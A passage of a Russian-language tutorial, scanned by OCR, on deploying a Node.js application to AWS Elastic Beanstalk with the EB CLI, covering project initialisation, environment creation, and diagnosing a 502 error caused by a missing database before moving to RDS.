
Проверяем установленную версию EB CLI:

```
$ eb --version
EB CLI 3.5.2 (Python 2.7.1)
```

Все хорошо, идем дальше.

Инициализируем EBS-проект

Перед тем как уже выложить наш проект в EBS, открой консоль EBS и посмотри, как выглядит админка этого сервиса.



«Чистая» админка EBS без созданных окружений и приложений

Возможно, ты обратил внимание на кнопки `Create new application` и форму выбора платформы. Все верно, EBS предоставляет возможность быстрого запуска тестового сервиса на базе нужной платформы с помощью GUI. К со-

жалению, такой метод не очень удобен и немного противоречит правильному workflow при работе с EBS, поэтому мы будем делать все из консоли, чтобы лучше понять принцип.

Итак, переходим в директорию нашего репозитория и инициализируем новый проект:

```
$ eb init
```

EBS начнет задавать вопросы о конфигурации проекта. Пройдемся быстро по ним.

```
Select a default region
1) us-east-1 : US East (N. Virginia)
2) us-west-1 : US West (N. California)
3) us-west-2 : US West (Oregon)
4) eu-west-1 : EU (Ireland)
5) eu-central-1 : EU (Frankfurt)
6) ap-southeast-1 : Asia Pacific (Singapore)
7) ap-southeast-2 : Asia Pacific (Sydney)
8) ap-northeast-1 : Asia Pacific (Tokyo)
9) sa-east-1 : South America (Sao Paulo)
(default is 3):
```

Инстансы EBS — это на самом деле инстансы EC2. Как и любой сервис AWS, они могут физически располагаться в одном из девяти дата-центров AWS. Выбирай тот, который географически ближе к твоей аудитории, чтобы пинг был меньше. Я обычно использую или Франкфурт, или Ирландию.

```
You have not yet set up your credentials or your credentials
are incorrect
You must provide your credentials.
(aws-access-id):
```

EBS — это сервис AWS, значит, авторизация к нему происходит на основании общих механизмов, принятых в инфраструктуре AWS. Если конкретнее, ты должен создать ключ и секретный ключ, у которых будут права на работу с частью сервисов, нужной EBS. В нашем случае это EC2, LoadBalancers, S3 и управление ролями EC2.

Долго останавливаться на этой теме не буду, разве что подчеркну, что с точки зрения безопасности правильно создать IAM-юзера, наделить его минимально необходимым правами, нужными для EBS, и использовать его ключики. Сделать это можно здесь.

Предложим, ты создал юзера, приаттачил к нему необходимые политики (права) и получил следующие ключи:

```
Access Key ID:
AKIAJ3K2BCHW2LB7UDWQ
Secret Access Key:
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
```

Вводи их в EBS.

```
Enter Application Name
(default is “myapp”):
```

EBS попросит ввести имя для твоего приложения. Оставляем myapp.

```
Application myapp has been created.
It appears you are using Node.js. Is this correct?
(y/n): y
```

В нашем случае EBS угадал стек технологий, на которых работает наше приложение. Если по каким-то причинам этого не произошло, ответь n и выбери нужный образ, например Ruby on Rails или Django.

```
Do you want to set up SSH for your instances?
(y/n): n
```

Мне SSH обычно не нужен, однако если тебе понадобится физически зайти на какой-нибудь инстанс и проверить, что там творится, то в последнем вопросе можно ответить **y**, предоставив EBS SSH-ключик, с которым создавать инстанс.

Отлично, проект создан! Убедимся в этом:

```
$ ls -la
total 24
drwxr-xr-x   8 f1nn  staff  272 Sep  1 15:49 .
drwxr-xr-x  12 f1nn  staff  408 Aug 31 00:38 ..
drwxr-xr-x   3 f1nn  staff  102 Sep  1 16:02 .elasticbeanstalk
drwxr-xr-x  13 f1nn  staff  442 Aug 31 00:47 .git
-rw-r--r--   1 f1nn  staff  122 Sep  1 16:03 .gitignore
-rw-r--r--   1 f1nn  staff  790 Aug 28 18:24 app.js
drwxr-xr-x   3 f1nn  staff  102 Aug 31 00:39 node_modules
-rw-r--r--   1 f1nn  staff  268 Aug 31 00:39 package.json
```

```
$ ls -la .elasticbeanstalk/
total 8
drwxr-xr-x  3 f1nn  staff  102 Sep  1 16:02 .
drwxr-xr-x  8 f1nn  staff  272 Sep  1 15:49 ..
-rw-r--r--  1 f1nn  staff  198 Sep  1 16:03 config.yml
```

Пока наш файл глобального конфига EBS не очень информативен. Он не содержит самого главного — информации об окружении, в котором будет исполняться наше приложение:

```
$ cat .elasticbeanstalk/*
branch-defaults:
  master:
    environment: null
global:
  application_name: myapp
  default_ec2_keyname: null
  default_platform: Node.js
  default_region: eu-central-1
  profile: eb-cli
  sc: git
```

Давай это исправим и создадим окружение:

```
$ eb create
```

Опять несколько вопросов:

```
Enter Environment Name
(default is myapp-dev):
```

Оставляй как есть — `myapp-dev`.

```
Enter DNS CNAME prefix
(default is myapp-dev):
```


CNAME-префикс для рабочего URL, по которому будет открываться твое приложение. Что-то вроде `myapp-dev.elasticbeanstalk.com`. Оставляй как есть.

```
That cname is not available. Please choose another.
Enter DNS CNAME prefix
(default is myapp-dev):
```

Упс! Кто-то уже создал приложение с таким же CNAME-доменом, они уникальны для всего EBS по понятным причинам. Зададим **myapp-dev-xa**.

```
Enter DNS CNAME prefix
(default is myapp-dev): myapp-dev-xa
2.0+ Platforms require a service role. We will attempt to create
one for you. You can specify your own role using the --service-role
option.
Type “view” to see the policy, or just press ENTER to continue:
WARNING: You have uncommitted changes.
Creating application version archive “b8cc”.
Application myapp has been created.
Environment details for: myapp-dev
Application name: myapp
Region: eu-central-1
Deployed Version: b8cc
Environment ID: e-4mkjeypmmv
Platform: 64bit Amazon Linux 2015.03 v2.0.0 running Node.js
Tier: WebServer-Standard
CNAME: myapp-dev-xa.elasticbeanstalk.com
Updated: 2015-09-01 13:25:16.507000+00:00
Printing Status:
INFO: createEnvironment is starting.
INFO: Using elasticbeanstalk-eu-central-1-361536763074 as Amazon S3
storage bucket for environment data.
INFO: Environment health has transitioned to Pending. There are
no instances.
INFO: Created security group named: sg-11d85078
INFO: Created load balancer named: awseb-e-4-AWSEBLoa-5LPP1PI1P2UN
INFO: Created security group named:
      awseb-e-4mkjeypmmv-stack-AWSEBSecurityGroup-Y5ZYIWHUSVZ6
INFO: Created Auto Scaling launch configuration named: awseb-e-
      4mkjeypmmv-stack-AWSEBAutoScalingLaunchConfiguration-GQSF0EHZ5VZY
INFO: Added instance [i-08d7cdc6] to your environment.
...
```

Сейчас начнется долгий процесс построения рабочего окружения, в котором будет запускаться наше приложение. В процессе создания консоль AWS покажет одно созданное окружение в статусе Pending:



Созданное окружение, еще без инстансов в статусе Pending

Если ты получаешь ошибку вида:

```
The instance profile aws-elasticbeanstalk-ec2-role associated
with theenvironment does not exist.
```

это значит, что ты не приаттачил к своему IAM-юзеру права для создания EC2-ролей. Подробнее читай тут.

Если все прошло успешно, ты получишь сообщение о том, что окружение создано:

```
...
INFO: Created CloudWatch alarm named:
      awseb-e-4mkjeypmmv-stack-AWSEBCloudwatchAlarmLow-1BEV2IFQKK95Y
INFO: Environment health has transitioned from Pending to Ok.
INFO: Successfully launched environment: myapp-dev
```

Давай наконец посмотрим на наше приложение в браузере! Пишем:

```
$ eb open
```

Открывается браузер, и мы видим...

Что-то пошло не так

Кажется, что-то задеплоилось не так — приложение не работает, а nginx отдает 502. Судя по тому, что мы получаем 502 от nginx, а не простой тайм-аут, наш первый инстанс действительно работает и его nginx пытается получить ответ от нашего приложения. И в этот момент случается что-то нехорошее. Давай разбираться.

Что тут могло пойти ТАК?

Конечно же, внимательный читатель заметит, что в самом начале при создании нашего приложения мы обращались к базе данных со строкой соединения


```
“postgres://postgres:passwd@192.168.59.103/ts.dev”
```

Это работало на нашей локальной машине (192.168.59.103 — адрес моего Docker-контейнера с PostgreSQL). Но в AWS его нет. Соответственно, наше приложение пытается присоединиться к БД, получает NOT FOUND и отдает ошибку! Отсюда и 502, который показывает нам nginx, — он просто не получает валидного ответа от Node.js-приложения при попытке проксировать клиентский запрос.

Для проверки нашей догадки воспользуемся встроенным механизмом получения логов инстансов. Перейди в директорию приложения и выполни команду

```
$ eb logs
Retrieving logs...
```

Ответом будет длиннющая простыня логов. Кстати, иногда получать логи из консоли не очень удобно, поэтому можно зайти в опции твоего окружения и запросить нужный объем через GUI:




Запрашиваем логи через GUI в настройках нашего окружения

Спасаем положение


Создаем БД

Давай создадим БД, с которой и будет работать наше приложение. Для этого воспользуемся сервисом Amazon Relational Database Service, далее — RDS. Переходи в админку RDS и создавай новую БД на движке PostgreSQL. Особо долго останавливаться не буду, иначе эта статья никогда не закончится. Подчеркну только несколько моментов.

